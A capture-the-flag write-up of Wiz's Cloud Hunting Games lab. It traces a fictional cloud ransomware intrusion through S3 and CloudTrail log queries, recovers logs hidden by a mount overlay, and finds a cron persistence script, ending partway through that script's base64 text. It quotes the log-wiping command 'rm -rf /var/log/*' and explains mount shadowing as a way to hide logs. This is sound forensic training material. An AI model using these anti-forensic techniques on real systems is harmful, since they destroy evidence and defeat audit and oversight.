
Wiz Cloud Hunting Games Challenge Review: A Complete Cloud Attack Chain
The wording of this article has been AI-formatted; the core text is unchanged.

This cloud security lab from Wiz is very well made. Its challenges form a complete attack chain, covering cloud log analysis, identity tracing, host forensics, and persistence removal.
Challenge entry: The Cloud Hunting Games CTF

The story is that ExfilCola has been hit by ransomware, and the attackers claim to have stolen recipe data. Our goal is to trace and respond by following the logs and host artifacts.
Final Answers at a Glance
| Challenge | Key answer |
|---|---|
| One | arn:aws:sts::509843726190:assumed-role/S3Reader/drinks |
| Two | arn:aws:iam::509843726190:user/Moe.Jito |
| Three | i-0a44002eec2f16c25 |
| Four | 102.54.197.238 |
| Five | Successfully deleted 34.118.239.100/files/ExfilCola-Top-Secret.txt |
CHALLENGE One Ain’t no data when she’s gone
FizzShadows claim that they were able to exfiltrate ExfilCola’s secret recipes. You have to validate this claim before considering any further steps.
All ExfilCola’s secret recipes are stored in a secured S3 bucket. Luckily, their security team was responsible enough to make sure that S3 data events were collected. You’ve been granted access to these logs, which are available in the s3_data_events table.
Go ahead and see if there are any traces of exfiltration: find the IAM role involved in the attack.
In other words:
FizzShadows claim that they successfully stole ExfilCola’s secret recipes. Before considering further action, you must first verify this claim.
All of ExfilCola’s secret recipes are stored in a protected S3 bucket. Fortunately, its security team was responsible enough to ensure that S3 data events were collected. You have been granted access to these logs, which are available in the
s3_data_eventstable.Continue by checking for signs of data exfiltration: identify the IAM role involved in this attack.
First, let’s look at the table structure.
SELECT * FROM s3_data_events LIMIT 5;
Since this challenge centers on “recipe,” we can look for its occurrence in the path using a fuzzy match; the action is certainly “GetObject.”
SELECT useridentity_ARN FROM s3_data_events
WHERE (path LIKE '%recipe%' OR requestParameters LIKE '%recipe%')
AND eventname = 'GetObject';
There are four results. We can already tell that it is the last one, but we can also look at the user agent.

That confirms it: the last one is definitely boto3.
arn:aws:sts::509843726190:assumed-role/S3Reader/drinksNext one
CHALLENGE Two Follow, follow the trail
So you have managed to validate FizzShadows’ claim and track the IAM role that has exfiltrated ExfilCola’s recipe. You’ve been granted access to the cloudtrail table. Follow the trail of the S3Reader. Who used it?
You have now successfully verified FizzShadows’ claim and identified the IAM role that stole ExfilCola’s recipe. You have been granted access to the
cloudtrailtable.Continue following the trail of S3Reader. Who used it?
The overall logic is as follows:
The attacker is not the Role itself. Instead, “someone” or “some entity” called the AWS STS AssumeRole API and assumed this S3Reader role.
Now that we have access to cloudtrail, we need to find out who (which original ARN) requested to assume S3Reader.
Based on the analysis above, we extract two keywords: “S3Reader” and “drinks.”
Write the query as follows; the action we need to look up is “AssumeRole.”
SELECT
    userIdentity_ARN,
    eventName,
    requestParameters
FROM cloudtrail
WHERE eventName = 'AssumeRole'
AND requestParameters LIKE '%S3Reader%' AND requestParameters LIKE "%drinks%";
The result is as follows:

arn:aws:iam::509843726190:user/Moe.JitoThis directly identifies “Moe.Jito.”
CHALLENGE Three Deeper into the trail
Bingo — you’ve tracked down the compromised IAM user: Moe.Jito. Keep digging through the CloudTrail logs.
Follow the attacker’s footsteps and find the machine that was compromised and leveraged for lateral movement.
Bingo—you have tracked down the compromised IAM user: Moe.Jito. Continue digging through the CloudTrail logs.
Follow the attacker’s steps and find the machine that was compromised and used for lateral movement.
I tried many things for this challenge. At first, I tried tracing the IP, but got nowhere.
The overall logic is as follows:
When we run WHERE eventname like 'Update%', it pulls out all high-risk API calls that “modify configurations” or “update code.”
SELECT
    eventTime,
    eventName,
    userIdentity_ARN
FROM cloudtrail
WHERE eventname like 'Update%';
We can see an event in which an AWS Lambda function is being modified.
arn:aws:sts::509843726190:assumed-role/lambdaWorker/i-0a44002eec2f16c25

i-0a44002eec2f16c25
CHALLENGE Four Ain’t no mountain high enough to keep me away from my logs
Great progress! As you continue your investigation, you discover that once the attacker compromised the EC2 machine, they were able to manipulate a Lambda function to gain access to multiple IAM users. ExfilCola has granted you root access to the EC2 machine where this activity originated from. But the question remains - how did the attacker gain access to this machine? Your task is to find the IP address of another ExfilCola workload that was used as the initial entry point into the organization.
Excellent progress! As you continue investigating, you discover that after compromising the EC2 machine, the attacker manipulated a Lambda function to gain access to multiple IAM users. ExfilCola has granted you root access to the EC2 machine where this activity originated.
But one question remains: how did the attacker gain access to this machine?
Your task is to find the IP address of another ExfilCola workload that was used as the initial entry point into the organization.
This fourth section is more difficult: it uses a technique called overlay to conceal the attack logs.
Generally, clearing traces of an attack involves using
rm -rf /var/log/*But this approach is too crude; it cannot be reversed and can easily trigger “file integrity monitoring” alerts from security software.
The specific principle can be summarized as follows:
“Mount shadowing” (Mount Shadowing / OverlayFS)_ is a system-level sleight of hand:_
- Principle:_ In Linux, an empty filesystem (for example, one stored in memory as
_tmpfs_) can be directly_mount_(mounted) over an existing directory._ - An analogy:
_/var/log__ is like a sheet of paper covered with a hacker’s criminal records. Instead of erasing the words, the hacker takes a fresh blank sheet and covers the original paper with it._ - When you try to read
_/var/log_, the operating system shows you only the top “blank sheet.” The real log files underneath remain intact on disk; they are simply “masked” for the time being.
We were given root access to a terminal. First, we can look at the logs, but nothing shows up.

Overlay was used, so unmount it.

After unmounting, inspect the /var/log folder again. The original files are now visible; continue by examining auth.log.
Look up the SSH connection records.
cat /var/log/auth.log | grep sshdDuring the audit there are many entries, but after a while you will notice postgresql-user. This is suspicious because the psql service should not be using SSH.
Linux systems have many accounts used by default to run background services (such as
postgresql-user,nginx,nobody). For security, these accounts are usually denied interactive login (their Shell is set to/usr/sbin/nologin).

Submit this IP.
102.54.197.238CHALLENGE Five Now you’re just somebody that I used to log
Wow, you rock! Now you know that the attacker has laterally moved from a workload within the organization to a high privileged machine, ssh-fetcher, via SSH. ExfilCola has granted you root access to the PostgreSQL service where this activity originated from.
ExfilCola really doesn’t want to pay the ransom but can’t afford for the secret recipe to be published. Can you save the day?
It seems like the attacker is persistent — literally…
Delete the secret recipe from the attacker’s server.
Wow, you’re amazing! You have now confirmed that the attacker moved laterally over SSH from an internal workload to a high-privileged machine, ssh-fetcher. ExfilCola has granted you root access to the PostgreSQL service where this activity originated.
ExfilCola really does not want to pay the ransom, but it cannot afford to have its secret recipe published. Can you save the day?
The attacker seems to be persistent—literally…
Delete the secret recipe from the attacker’s server.
The description hints that persistence has been set up on this machine, so we can go straight to looking for scheduled tasks.
Nothing turned up at the system level.

Next, since this is an Ubuntu system, we
ls /var/spool/cron/crontabs/
cat /var/spool/cron/crontabs/postgres
The file contents:
echo "IyEvYmluL2Jhc2gNCg0KIyBMaXN0IG9mIGludGVyZXN0aW5nIHBvbGljaWVzDQpWVUxORVJBQkxF
